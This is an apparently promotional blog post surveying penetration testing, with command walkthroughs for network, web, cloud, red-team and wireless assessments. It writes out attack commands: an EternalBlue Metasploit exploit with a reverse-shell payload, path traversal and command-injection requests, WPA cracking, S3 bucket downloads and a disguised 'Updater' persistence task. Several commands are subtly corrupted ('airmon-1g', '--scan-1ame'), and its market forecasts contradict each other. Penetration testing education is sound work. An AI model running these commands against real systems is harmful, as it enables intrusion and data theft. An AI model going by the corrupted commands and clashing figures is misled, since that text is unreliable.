Listen to this Post

Introduction:
As organizations accelerate digital transformation, the complexity of IT ecosystems expands exponentially, creating an expansive attack surface that traditional security measures often fail to cover. Penetration testing has emerged as the cornerstone of proactive cybersecurity—a controlled, authorized simulation of real-world cyberattacks designed to uncover vulnerabilities before malicious actors can exploit them. With the global penetration testing market valued at USD 1.7 billion in 2024 and projected to reach USD 3.9 billion by 2029 at a CAGR of 17.1%, the discipline is no longer optional but essential for organizations serious about security.
Learning Objectives & Secrets:
- Objective 1 – Master Multi-Layered Vulnerability Discovery: Gain hands-on proficiency in identifying security gaps across networks, web applications, cloud infrastructure, mobile apps, IoT devices, and wireless systems. Secret tip: Prioritize automated scanning for breadth, then manual testing for depth—automated tools catch known vulnerabilities, but manual testing uncovers business logic flaws and complex chained exploits that scanners miss.
-
Objective 2 – Simulate Real-World Attack Scenarios with Red Team Mindset: Move beyond basic vulnerability scanning to emulate Advanced Persistent Threat (APT) tactics using frameworks like MITRE ATT&CK. Secret tip: Adopt the “assume breach” mentality—design tests assuming attackers already have a foothold, then work backward to identify how they could escalate privileges, move laterally, and exfiltrate data.
-
Objective 3 – Operationalize Security Testing in DevSecOps Pipelines: Integrate penetration testing into continuous integration and deployment workflows to catch vulnerabilities early. Secret tip: Implement PTaaS (Penetration Testing as a Service) models that combine automated scanning with human expertise, enabling on-demand, continuous security validation that adapts to infrastructure changes in real time.
You Should Know:
- Network Infrastructure Penetration Testing – Scanning, Enumeration, and Exploitation
Network penetration testing forms the foundation of any security assessment, targeting firewalls, routers, switches, and internal/external network segments. The goal is to identify open ports, misconfigured services, and vulnerable protocols that could serve as entry points for attackers.
Step-by-Step Guide:
Step 1: Reconnaissance and Host Discovery
Begin by mapping the network to identify live hosts and open ports. Use Nmap for comprehensive scanning:
 Basic host discovery (ping sweep)
nmap -sn 192.168.1.0/24

Comprehensive port scan with service and OS detection
nmap -sS -sV -O -T4 -p- 192.168.1.100

Aggressive scan with default scripts
nmap -A -T4 192.168.1.100 -oA network_scan
The `-sS` flag performs a SYN stealth scan, `-sV` identifies service versions, `-O` attempts OS fingerprinting, and `-p-` scans all 65,535 ports.
Step 2: Vulnerability Scanning
Deploy vulnerability scanners to identify known weaknesses:
 Scan for vulnerabilities with Nessus (CLI example)
nessus-cli scan --target 192.168.1.100 --template "Basic Network Scan"

OpenVAS vulnerability scan
openvas-cli --target 192.168.1.100 --scan-1ame "Network Assessment"
Step 3: Exploitation and Post-Exploitation
Validate findings by attempting controlled exploitation:
 Launch Metasploit console
msfconsole

Search for relevant exploits
search type:exploit name:windows/smb

Use and configure exploit
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.1.100
set PAYLOAD windows/x64/meterpreter/reverse_tcp
run
Step 4: Reporting and Remediation
Document all findings with proof-of-concept evidence, risk ratings (CVSS scores), and prioritized remediation recommendations.
- Web Application Security Testing – Beyond the OWASP Top 10
Web applications remain the primary attack vector for data breaches, with vulnerabilities like SQL injection, cross-site scripting (XSS), and cross-site request forgery (CSRF) continuing to plague organizations. The OWASP Testing Guide provides a comprehensive framework for web application penetration testing.
Step-by-Step Guide:
Step 1: Information Gathering and Fingerprinting
 Identify web server and technologies
whatweb https://target.com

Enumerate subdomains
subfinder -d target.com -silent

Directory and file enumeration
gobuster dir -u https://target.com -w /usr/share/wordlists/dirb/common.txt -t 50
Step 2: Automated Vulnerability Scanning
Deploy web application scanners for initial coverage:
 Nikto web server vulnerability scan
nikto -h https://target.com -ssl -output nikto_report.txt

SQLMap for SQL injection detection
sqlmap -u "https://target.com/page.php?id=1" --batch --level=3 --risk=2 --dbs

OWASP ZAP automated scan (headless mode)
zap-cli --zap-url http://localhost:8080 quick-scan --spider -r https://target.com
The `–level=3` flag in SQLMap tests deeper injection points, while `–risk=2` includes more aggressive payloads.
Step 3: Manual Testing with Burp Suite
Configure Burp Suite as an intercepting proxy and:
- Intercept requests to modify parameters and test for XSS, LFI, SSRF, and IDOR vulnerabilities
- Use Repeater to send crafted payloads repeatedly
- Leverage Intruder for brute force and fuzzing attacks
 Path traversal test with curl
curl "https://target.com/index.php?page=../../../../etc/passwd"

Test for command injection
curl "https://target.com/ping.php?ip=127.0.0.1; id"
Step 4: API Security Testing
Modern applications heavily rely on APIs, making API security critical:
 Test API endpoints for broken object-level authorization
curl -X GET "https://api.target.com/v1/users/123" -H "Authorization: Bearer $TOKEN"

Fuzz API parameters
ffuf -u https://api.target.com/v1/users/FUZZ -w user_ids.txt
- Cloud Security Penetration Testing – Hardening Multi-Cloud Environments
Cloud infrastructure introduces unique security challenges, including misconfigured IAM policies, publicly exposed storage buckets, and insecure API endpoints. As organizations adopt multi-cloud strategies (AWS, Azure, GCP), comprehensive cloud security testing becomes paramount.
Step-by-Step Guide:
Step 1: Cloud Misconfiguration Scanning
Deploy specialized tools to audit cloud environments:
 ScoutSuite multi-cloud assessment
 AWS
scout aws --profile scoutsuite --report-dir ./scout-report

Azure (with CLI authentication)
scout azure --cli --subscription-id $AZURE_SUBSCRIPTION_ID

GCP (with service account)
scout gcp --service-account ./gcp-key.json
For faster, targeted scans, limit to specific services:
scout aws --services s3 iam ec2 rds --regions us-east-1 us-west-2
Step 2: AWS Exploitation with Pacu
Pacu is an open-source AWS exploitation framework for offensive security testing:
 Install and launch Pacu
git clone https://github.com/RhinoSecurityLabs/pacu.git
cd pacu
python3 -m venv venv
source venv/bin/activate
pip3 install -r requirements.txt
python3 main.py

Inside Pacu session
Pacu > set_keys
Pacu > run iam__enum_permissions
Pacu > run iam__privesc_scan
Pacu > run s3__download_bucket --bucket-1ame target-bucket-1ame
Step 3: IAM and Privilege Escalation Testing
Manually validate IAM configurations:
 List IAM users and check MFA status
aws iam generate-credential-report
aws iam get-credential-report --query 'Content' --output text | base64 -d

Identify wildcard policies
aws iam list-policies --scope Local --query 'Policies[].Arn' --output text

Check for publicly accessible S3 buckets
aws s3 ls --recursive | grep "public-read"
Step 4: Infrastructure as Code (IaC) Security
Scan IaC templates before deployment:
 Checkov static analysis for Terraform/CloudFormation
checkov -d ./terraform/

Terrascan for IaC vulnerability scanning
terrascan scan -i terraform -d ./terraform/
- Red Teaming and APT Simulation – Emulating Advanced Threats
Red teaming goes beyond traditional penetration testing by simulating full-spectrum, stealthy attacks that mirror Advanced Persistent Threat (APT) campaigns. The goal is to test an organization’s detection and response capabilities, not just technical vulnerabilities.
Step-by-Step Guide:
Step 1: Framework Selection and Planning
Leverage the MITRE ATT&CK framework to map adversary techniques:
- Research relevant threat actor TTPs (Tactics, Techniques, and Procedures)
- Select emulation plans from MITRE CALDERA or Atomic Red Team
Step 2: Initial Access and Reconnaissance
 Social engineering simulation (phishing)
 Use Gophish or Social-Engineer Toolkit (SET)
setoolkit

External reconnaissance
theHarvester -d target.com -l 500 -b google,bing,linkedin

Subdomain enumeration
amass enum -d target.com -o subdomains.txt
Step 3: Command and Control (C2) Infrastructure
Set up covert C2 channels:
 Cobalt Strike or open-source alternatives like Covenant
 Establish DNS beaconing or HTTPS C2
Step 4: Lateral Movement and Persistence
Simulate attacker movements within the environment:
 Pass-the-hash attacks
 Kerberos ticket harvesting (Mimikatz)
 Create scheduled tasks for persistence
schtasks /create /tn "Updater" /tr "C:\path\to\payload.exe" /sc daily /st 02:00
Step 5: Data Exfiltration Simulation
 Simulate data exfiltration via encrypted channels
 Test Data Loss Prevention (DLP) controls
- Wireless and IoT Security Testing – Securing the Edge
Wireless networks, Bluetooth devices, RFID systems, and IoT/ICS environments present unique security challenges that require specialized testing methodologies.
Step-by-Step Guide:
Step 1: Wi-Fi Security Assessment
 Enable monitor mode
airmon-1g start wlan0

Discover access points
airodump-1g wlan0mon

Capture WPA handshake
airodump-1g -c 6 --bssid XX:XX:XX:XX:XX:XX -w capture wlan0mon

Crack WPA handshake (authorized testing only)
aircrack-1g -w /usr/share/wordlists/rockyou.txt capture-01.cap
Step 2: Bluetooth Security Testing
 Discover Bluetooth devices
hcitool scan

Identify Bluetooth services
sdptool browse XX:XX:XX:XX:XX:XX

Test for BlueBorne vulnerabilities (authorized only)
Step 3: IoT Firmware Analysis
 Extract and analyze firmware
binwalk -e firmware.bin

Search for hardcoded credentials
strings extracted_firmware | grep -i "password"

Emulate IoT device for testing
6. Social Engineering and Human-Centric Attack Simulation
Technology controls are only part of the security equation—human factors remain the weakest link. Social engineering testing simulates phishing, impersonation, vishing, and other psychological attacks to assess employee awareness and organizational resilience.
Step-by-Step Guide:
Step 1: Phishing Campaign Setup
 Deploy Gophish or SET for phishing simulation
 Create realistic email templates mimicking internal communications
 Set up tracking for email opens, link clicks, and credential submissions
Step 2: Vishing (Voice Phishing) and Smishing (SMS Phishing)
- Develop scripts for phone-based impersonation attacks
- Craft SMS messages with malicious links or urgent requests
Step 3: Physical Security Testing
- Test badge access controls and tailgating vulnerabilities
- Assess visitor management procedures
Step 4: Reporting and Awareness Training
- Generate detailed reports on click rates and credential submissions
- Deliver targeted security awareness training based on findings
What Undercode Say:
- Key Takeaway 1 – Proactive Security is Non-1egotiable: The 17.1% CAGR of the penetration testing market reflects a fundamental shift from reactive to proactive security. Organizations can no longer afford to wait for breaches to occur—they must actively hunt vulnerabilities before attackers do. The integration of AI, ML, and automation into penetration testing workflows is democratizing access to enterprise-grade security assessments.
-
Key Takeaway 2 – Continuous Testing is the Future: The rise of PTaaS (Penetration Testing as a Service) signals a move away from annual, point-in-time assessments toward continuous, on-demand security validation. As infrastructure changes constantly, security testing must keep pace. Organizations should embed security testing into their CI/CD pipelines, automate repetitive tasks, and reserve human expertise for complex, context-aware validation.
-
Key Takeaway 3 – Red Teaming Bridges the Detection Gap: Traditional vulnerability assessments and penetration tests tell you if you’re vulnerable—but only red teaming tells you if you can detect and respond to an attack in progress. Security leaders should invest in purple teaming exercises that bring red and blue teams together to continuously improve detection and response capabilities.
-
Key Takeaway 4 – Cloud Security Requires Specialized Skills: The shift to multi-cloud environments introduces unique attack surfaces—misconfigured IAM policies, exposed storage, and insecure APIs are now the most common entry points for attackers. Security teams must develop cloud-specific testing capabilities using tools like ScoutSuite, Pacu, and Prowler, and align testing with cloud provider guidelines.
-
Key Takeaway 5 – Human Factors Remain the Weakest Link: Despite advances in technology, social engineering remains one of the most effective attack vectors. Regular phishing simulations, security awareness training, and a culture of security vigilance are essential complements to technical controls.
Prediction:
-
+1 The penetration testing market will exceed $5 billion by 2027, driven by regulatory mandates (GDPR, HIPAA, PCI-DSS, ISO 27001) and the proliferation of AI-powered attack tools that force defenders to adopt equally sophisticated testing methodologies.
-
+1 Agentic AI will revolutionize penetration testing by automating reconnaissance, vulnerability discovery, and even exploit chaining—enabling security teams to test at machine speed while human experts focus on strategic validation and complex business logic testing.
-
-1 The widening cybersecurity skills gap will leave many organizations unable to effectively conduct or interpret penetration testing results, leading to a false sense of security as automated tools generate overwhelming volumes of findings without proper context or remediation guidance.
-
+1 PTaaS adoption will accelerate as organizations seek cost-effective, scalable security testing that integrates seamlessly with DevSecOps workflows, with the PTaaS market expected to reach $3.0 billion by 2035 at a CAGR of approximately 17.2%.
-
-1 Cloud misconfigurations will remain the leading cause of data breaches through 2028 as organizations struggle to keep pace with the complexity of multi-cloud environments, underscoring the critical need for continuous cloud security testing and automated compliance validation.
-
+1 The convergence of penetration testing with threat intelligence and continuous monitoring will create a new paradigm of “continuous validation”—where security postures are tested, validated, and improved in real time, closing the gap between vulnerability discovery and remediation.
This article is based on insights from the CISO2CISO Global Cyber Security Group (+195K members globally) and industry research from MarketsandMarkets, Omdia, and OWASP. For further reading, download the penetration testing brochure: https://lnkd.in/gDEhFw5b
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eKNANbnA – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


